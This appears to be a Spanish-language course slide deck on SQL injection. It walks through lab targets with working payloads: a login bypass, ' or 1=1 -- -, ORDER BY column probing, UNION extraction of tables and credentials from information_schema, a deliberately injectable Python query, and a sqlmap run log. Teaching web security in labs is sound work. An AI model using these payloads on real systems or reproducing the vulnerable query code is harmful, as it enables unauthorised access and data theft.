


# LA BIBLIA

---


# Con todos ustedes...

## LA BIBLIA



[swisskyrepo/PayloadsAllTheThings](https://github.com/swisskyrepo/PayloadsAllTheThings): A list of useful payloads and bypass for Web Application Security and Pentest/CTF (github.com)





# SQL INJECTION

---

# SQL Injection (Definición)

## ¿Qué es una inyección SQL?

Es un ataque en el cual se introduce código malicioso en un sitio web con el fin de obtener información protegida o manipular datos, entre otros.

Puede ser obtener información de usuarios de una base de datos o iniciar sesión en una aplicación como otro usuario.



# SQL Injection (Tutorial básico)

## Añadir usuarios a una tabla de una base de datos

```
INSERT INTO users(username, password, email) VALUES ("administrator","supersecurepasswd","admin@gmail.com");
```

```
INSERT INTO users(username, password, email) VALUES ("Cangrejo","Bermejo","cangrejo@gmail.com");
```

```
INSERT INTO users(username, password, email) VALUES ("DeathChron","Evil","death@gmail.com");
```

```
INSERT INTO users(username, password, email) VALUES ("Isma","esbuenaladelvasodeagua","noob@gmail.com");
```

Nombre de  
la tabla

Columnas de la tabla

Valores a insertar

## Consulta de toda la tabla de una base de datos

| + Options     |                        |                    |
|---------------|------------------------|--------------------|
| username      | password               | email              |
| administrator | supersecurepasswd      | admin@gmail.com    |
| Cangrejo      | Bermejo                | cangrejo@gmail.com |
| DeathChron    | Evil                   | death@gmail.com    |
| Isma          | esbuenaladelvasodeagua | noob@gmail.com     |

```
SELECT * from USERS;
```

Nombre de la tabla

# SQL Injection (Tutorial básico)

## Consulta de todos los datos de un usuario específico

```
SELECT * FROM users WHERE username='administrator'
```

Para obtener todos  
los datos disponibles

Nombre de la tabla

Nombre del usuario

| + Options     |                   |                 |
|---------------|-------------------|-----------------|
| username      | password          | email           |
| administrator | supersecurepasswd | admin@gmail.com |

## Consulta de un campo concreto de un usuario específico

```
SELECT username FROM users WHERE username='administrator'
```

Para obtener los datos de  
un campo concreto


| + Options     |  |
|---------------|--|
| username      |  |
| administrator |  |

# SQL Injection (Ataque al panel de login)

Nuestro objetivo es manipular la entrada del usuario para realizar **sentencias SQL maliciosas** con las cuales **obtener información oculta**

## FRONTEND

### Login



A screenshot of a web login form. It has a light blue background. At the top left, the word 'Login' is written in blue. Below it, there are two input fields: 'Username' and 'Password'. Each field has a small icon of a key on the right side. At the bottom left, there is a green button with the text 'Log in' in white.

## BACKEND

```
username = request.form.get("username")
password = request.form.get("password")
user = User.query.filter_by(email=email).first()
try:
    email = db.session.execute(
        f"Select email from users where username = '{username}' and password = {password}"
    ).fetchone()
```


# SQL Injection (Ataque al panel de login)

## ¿Cómo se puede aprovechar el atacante?

Si se introdujera una comilla en el campo username, pasaría lo siguiente:

```
Internal Server Error
```

Esto se debe a que esa comilla se interpreta como **cierre de sentencia**, por lo que el resto no se ejecutará. Si lo replicamos en el laboratorio:




# SQL Injection (Ataque al panel de login)

## ¿Cómo se puede aprovechar el atacante?

El objetivo del atacante es loggarse como administrador

Para ello, debe introducir como **usuario**: administrator' -- -

```
email = db.session.execute(  
    f"Select email from users where username = 'administrator' -- -' and password = {noseejecuta}"  
).fetchone()
```



Sirve para comentar y que no produzca error por el resto de la query

# SQL Injection (Ataque al panel de login)

Si introducimos lo anterior en el login de nuestra página web,  
**conseguimos loggearnos como administrador**

## Login

Username

Password

Log in

## My Account

Your username is: administrator

Email

Update email



# SQL Injection (Obtener información oculta)

Muchas veces se nos pide **encontrar información oculta** que no se puede ver

Aquí entran en juego ciertos operadores lógicos

- OR
- AND

OR Truth Table


| A | B | Y |
|---|---|---|
| 0 | 0 | 0 |
| 0 | 1 | 1 |
| 1 | 0 | 1 |
| 1 | 1 | 1 |

AND Truth Table

| A | B | Y |
|---|---|---|
| 0 | 0 | 0 |
| 0 | 1 | 0 |
| 1 | 0 | 0 |
| 1 | 1 | 1 |

# SQL Injection (Obtener información oculta)

Tenemos una web donde se pueden visualizar productos. Si se pincha por ejemplo en Pets, se mostrarían únicamente los productos de dicha categoría



En la URL aparecería lo siguiente

049.web-security-academy.net/filter?category=Pets

# SQL Injection (Obtener información oculta)

La aplicación por detrás funciona así:

```
category = request.form.get("category")# En nuestro caso esto sería Pets
try:
    items_info_from_category = db.session.execute(
        f"Select * from items where category = '{category}' and released=1"
    ).fetchone()
```

`select * from items where category='Pets' or 1=1 -- - 'and released=1;`

☐ Prof

☐ Show all | Number of rows: 25 v | Filter rows: Search this table

+ Options

| name              | category     | released |
|-------------------|--------------|----------|
| The lazy dog      | Pets         | 1        |
| Fur Babies        | Pets         | 0        |
| Cheshire Cat Grin | Accessories  | 1        |
| Hydrated Crackers | Food & drink | 1        |

Al replicar en nuestro laboratorio se mostraría la información relacionada con la categoría **Pets**

# SQL Injection (Obtener información oculta)

## ¿Cómo obtener información que no se debe mostrar?

Si introducimos en la URL ' or 1=1 -- -, se estaría ejecutando lo siguiente en nuestra aplicación:

academy.net/filter?category=' or 1=1 -- -

```
category = request.form.get("category")# En nuestro caso esto sería Pets
try:
    items_info_from_category = db.session.execute(
        f"Select * from items where category = '{' or 1=1 -- -}' and released = 1"
    ).fetchone()
```

Con esta sentencia, se vuelca toda la tabla.  
Esto sucede porque **1=1 siempre se cumple**

```
SELECT * FROM `items` where category = '' or 1=1 -- -'
```

☐ Show all | Number of rows: 25

+ Options


| name              | category     |
|-------------------|--------------|
| The lazy dog      | Pets         |
| Fur Babies        | Pets         |
| Cheshire Cat Grin | Accessories  |
| Hydrated Crackers | Food & drink |

# SQL Injection (Obtener información oculta)

En nuestra página, se mostrará lo siguiente:

Refine your search:


[All](#) [Accessories](#) [Clothing, shoes and accessories](#) [Food & Drink](#) [Pets](#)



Dancing In The Dark

★★★★☆


\$75.53 [View details](#)



Waterproof Tea Bags

★★★★☆


\$15.58 [View details](#)



Giant Grasshopper

★★★★★

\$22.91 [View details](#)



Beach

★

\$9

# SQL Injection (Examinar BBDD)


## Cláusula **ORDER BY**

Nos permite **ordenar los resultados de una consulta** de manera ascendente o descendente, según una columna



**order by 3** devuelve la tabla ordenada según la columna número 3

Un atacante podría aprovechar esta cláusula para **conocer el número de columnas que tiene una tabla** de una base de datos

En este caso **da error**, lo que indica que la tabla **tiene menos columnas**



```
my.net/filter?category=Pets' order by 3 -- -
```



```
Internal Server Error
```

# SQL Injection (Examinar BBDD)

## Cláusula UNION

Nos permite **unir los resultados de dos consultas**, obteniendo una única columna

Ambas sentencias, por separado, deben **devolver el mismo número de columnas**

```
SELECT name FROM `items` union select category from `items`
```

☐ Show all | Number of rows: 25

+ Options

| name              |
|-------------------|
| The lazy dog      |
| Fur Babies        |
| Cheshire Cat Grin |
| Hydrated Crackers |
| Pets              |
| Accessories       |
| Food & drink      |

# SQL Injection (Examinar BBDD)

## Cláusula UNION

Mediante esta cláusula, un atacante podría **determinar de qué tipo es una columna**

Para ello se suele usar **NULL**, ya que suele ser compatible con todos los tipos y no da error

Si en la página vulnerable ponemos lo siguiente, da **error** porque **no admite tipo Integer**

```
Pets' union select NULL,"hola" -- -
```

Sin embargo, si probamos con un **String**, se ejecuta **correctamente**


```
Pets' union select NULL,1 -- -
```



# SQL Injection (Examinar BBDD)

## Conseguir tablas de la base de datos

**information\_schema** es la base de datos donde se guarda la información sobre todas las demás bases de datos



Si consultamos las **tablas** que tiene, se puede ver la creada anteriormente:

```
SELECT * FROM information_schema.tables;
```

| TABLE_CATALOG | TABLE_SCHEMA | TABLE_NAME     |
|---------------|--------------|----------------|
| def           | phpmyadmin   | pma_usergroups |
| def           | phpmyadmin   | pma_users      |
| def           | Clase        | users          |

# SQL Injection (Examinar BBDD)

## Conseguir tablas de la base de datos

Siguiendo con la consulta maliciosa anterior, podemos usarla para obtener los nombres de las tablas en nuestra página vulnerable

```
Accessories' UNION SELECT NULL, table_name FROM information_schema.tables -- -
```

Esta tabla tiene un nombre interesante



|                                       |
|---------------------------------------|
| collation_character_set_applicability |
| pg_stat_wal_receiver                  |
| pg_prepared_statements                |
| pg_publication_tables                 |
| users_jwqmff                          |
| constraint_table_usage                |
| pg_stat_database                      |
| pg_statio_sys_tables                  |
| pg_language                           |
| pg_largeobject                        |
| pg_statio_all_sequences               |

# SQL Injection (Examinar BBDD)

## Conseguir columnas de la tabla users

Con **information\_schema.columns** se pueden obtener los nombres de todas las columnas de cada base de datos

```
SELECT * FROM information_schema.columns
```

|     |         |       |          |
|-----|---------|-------|----------|
| def | pruebas | users | email    |
| def | pruebas | users | password |
| def | pruebas | users | username |

```
Accessories' UNION SELECT NULL, column_name FROM information_schema.columns WHERE table_name='users_jwqmff'-- -
```

Resultado de la consulta a la página vulnerable – nombres de la tabla de usuarios

password\_jtgova  
username\_vxyhzg

# SQL Injection (Examinar BBDD)

## Conseguir usuario y contraseña

Como ya tenemos el nombre de las columnas de la tabla de usuarios, procedemos a **consultar los nombres y las contraseñas almacenadas**

```
Accessories' UNION SELECT username_vxyhgz, password_jtgova FROM users_jwqmff -- -
```

**administrator**

**629cfxcpy1tkzoi593z**



Entrada del usuario  
administrator y su contraseña

# SQL Injection (SQLMap)

<https://github.com/sqlmapproject/sqlmap>

Es una herramienta que permite automatizar los ataques de **SQL Injection**


Prueba con diferentes aproximaciones que existen para realizar la inyección

```
sudo python3 sqlmap.py -u 'https://acbaife71eba2a6cc085878b808c00ee.web-security-academy.net/filter' --batch

[+] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to ob
taining the necessary permissions and are not responsible for any misuse or damage caused by this program

[*] starting @ 13:17:14 /2021-11-01/

[13:17:14] [WARNING] you've provided target URL without any GET parameters (e.g. 'http://www.site.com/article.php?id=1') and without providing
do you want to try URI injections in the target URL itself? [Y/n/q] Y
[13:17:15] [INFO] testing connection to the target URL
you have not declared cookie(s), while server wants to set its own ('session=hXaeli5YyND...6TlPwvcEeD'). Do you want to use those [Y/n] Y
[13:17:16] [INFO] checking if the target is protected by some kind of WAF/IPS
[13:17:16] [CRITICAL] heuristic (basic) test shows that the target is protected by some kind of WAF/IPS
are you sure that you want to continue with further target testing? [Y/n] Y
[13:17:16] [WARNING] please consider usage of tamper scripts (option '--tamper')
[13:17:16] [INFO] testing if the target URL content is stable
[13:17:18] [INFO] target URL content is stable
[13:17:18] [INFO] testing if URI parameter '#1*' is dynamic
[13:17:18] [WARNING] URI parameter '#1*' does not appear to be dynamic
[13:17:19] [WARNING] heuristic (basic) test shows that URI parameter '#1*' might not be injectable
[13:17:19] [INFO] testing for SQL injection on URI parameter '#1*'
[13:17:19] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[13:17:25] [INFO] testing 'Boolean-based blind - Parameter replace (original value)'
[13:17:26] [INFO] testing 'MySQL >= 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)'
```



# III. Ataques a servidores y explotación web

---

Alejandro Cruz, Raúl Martín, Andrea Oliva y Rubén Santos